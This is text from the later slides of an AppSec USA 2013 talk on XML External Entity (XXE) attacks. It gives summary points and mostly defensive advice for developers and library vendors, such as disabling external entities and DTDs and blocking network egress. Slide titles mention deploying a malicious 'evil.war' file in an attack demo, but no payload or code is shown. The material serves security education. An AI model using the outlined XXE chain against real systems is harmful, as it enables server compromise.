









# APPSEC USA 2013 Step 4: Start Deployment






# APPSEC USA 2013 Step 5: evil.war Deploys





# APPSEC USA 2013 Step 6: Enjoy the Fruits





- Power of XXE comes from synergy:
  - Combining multiple XXE techniques
  - Combining XXE with other flaws
- XML is complex and changing
  - New techniques still being discovered
  - New capabilities, thanks to new standards



- Know your XML library
  - XML features
  - URL capabilities
- Turn off as much as you can
  - Hopefully: external entities, DTDs, and network
- Mitigate the rest
  - Pre-parsing input validation
  - Block network egress



- Long-term fix comes only from you
- "Off by default" policy for all XML features
  - Inline DTD parsing off by default
  - External entities off by default
  - Entities off by default
  - Configurable whitelist of allowed protocols that is highly restricted by default



- Never assume developers *understand XML*
  - Well document potentially dangerous features
- "*... but ... but it's a standard!*"
  - Most dangerous features are optional already
  - Encourage better security warnings to vendors in W3C documents
  - Make "off by default" part of the standards



- Thanks to:
  - Omar Al Ibrahim & VSR
  - AppSec USA Organizers
  
- Watch for an upcoming XXE paper
  - <http://www.vsecurity.com/>
  - Follow me: @ecbftw